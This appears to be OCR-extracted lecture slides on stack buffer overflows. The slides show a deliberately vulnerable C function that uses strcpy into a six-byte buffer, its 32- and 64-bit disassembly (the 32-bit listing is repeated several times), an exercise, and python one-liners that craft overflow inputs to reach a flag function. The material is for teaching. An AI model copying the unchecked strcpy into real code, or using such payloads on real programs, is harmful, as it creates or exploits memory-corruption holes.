
Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                   mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                   lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00             mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00             push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00             mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```




Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                   mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                   lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00             mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00             push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00             mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```




Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                   mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                   lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00             mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00             push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00             mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```




Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                   mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                   lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00             mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00             push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00             mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```




Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                    mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                    lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                 cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00              mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00              push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00              mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```



Buffer Overflow Example: code/overflowlocal

```
0000057d <vulfoo>:
 57d:   55                  push   %ebp
 57e:   89 e5               mov    %esp,%ebp
 580:   83 ec 18            sub    $0x18,%esp
 583:   8b 45 08                    mov    0x8(%ebp),%eax
 586:   89 45 f4            mov    %eax,-0xc(%ebp)
 589:   83 ec 08            sub    $0x8,%esp
 58c:   ff 75 0c            pushl  0xc(%ebp)
 58f:   8d 45 ee                    lea    -0x12(%ebp),%eax
 592:   50                  push   %eax
 593:   e8 fc ff ff ff      call   594 <vulfoo+0x17>
 598:   83 c4 10            add    $0x10,%esp
 59b:   83 7d f4 00                 cmpl   $0x0,-0xc(%ebp)
 59f:   74 13               je     5b4 <vulfoo+0x37>
 5a1:   a1 08 20 00 00              mov    0x2008,%eax
 5a6:   83 ec 0c            sub    $0xc,%esp
 5a9:   50                  push   %eax
 5aa:   e8 fc ff ff ff      call   5ab <vulfoo+0x2e>
 5af:   83 c4 10            add    $0x10,%esp
 5b2:   eb 10               jmp    5c4 <vulfoo+0x47>
 5b4:   83 ec 0c            sub    $0xc,%esp
 5b7:   68 a1 06 00 00              push   $0x6a1
 5bc:   e8 fc ff ff ff      call   5bd <vulfoo+0x40>
 5c1:   83 c4 10            add    $0x10,%esp
 5c4:   b8 00 00 00 00              mov    $0x0,%eax
 5c9:   c9                  leave
 5ca:   c3                  ret
```



Buffer Overflow Example: code/overflowlocal 64-bit

```
int vulfoo(int i, char* p)
{
  int j = i;
  char buf[6];

  strcpy(buf, p);

  if (j)
    print_flag();
  else
    printf("I pity the fool!\n");

  return 0;
}

int main(int argc, char *argv[])
{
  if (argc == 2)
    vulfoo(0, argv[1]);
}
```

```
0000000000001149 <vulfoo>:
    1149:       55                          push   %rbp
    114a:       48 89 e5                    mov    %rsp,%rbp
    114d:       48 83 ec 20                 sub    $0x20,%rsp
    1151:       89 7d ec                    mov    %edi,-0x14(%rbp)
    1154:       48 89 75 e0                 mov    %rsi,-0x20(%rbp)
    1158:       8b 45 ec                    mov    -0x14(%rbp),%eax
    115b:       89 45 fc                    mov    %eax,-0x4(%rbp)
    115e:       48 8b 55 e0                 mov    -0x20(%rbp),%rdx
    1162:       48 8d 45 f6                 lea    -0xa(%rbp),%rax
    1166:       48 89 d6                    mov    %rdx,%rsi
    1169:       48 89 c7                    mov    %rax,%rdi
    116c:       e8 bf fe ff ff              callq  1030 <strcpy@plt>
    1171:       83 7d fc 00                 cmpl   $0x0,-0x4(%rbp)
    1175:       74 11                       je     1188 <vulfoo+0x3f>
    1177:       48 8b 05 92 2e 00 00        mov    0x2e92(%rip),%rax
    117e:       48 89 c7                    mov    %rax,%rdi
    1181:       e8 ba fe ff ff              callq  1040 <puts@plt>
    1186:       eb 0c                       jmp    1194 <vulfoo+0x4b>
    1188:       48 8d 3d 86 0e 00 00        lea    0xe86(%rip),%rdi
    118f:       e8 ac fe ff ff              callq  1040 <puts@plt>
    1194:       b8 00 00 00 00              mov    $0x0,%eax
    1199:       c9                          leaveq
    119a:       c3                          retq
```

Exercise: code/overflowlocal2

```
int vulfoo(int i, char* p)
{
  int j = i;
  char buf[6];

  strcpy(buf, p);

  if (j == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo(argc, argv[1]);
}
```

Shell Command

Run a program and use another program’s output as a parameter

```
./program $(python -c "print '\x12\x34'*5")
```

Homework-3: crackme-2

Similar to **code/overflowlocal2**, but no source code available

Shell Command

Compute some data and redirect the output to another program’s stdin

```
python2 -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" |
./program
```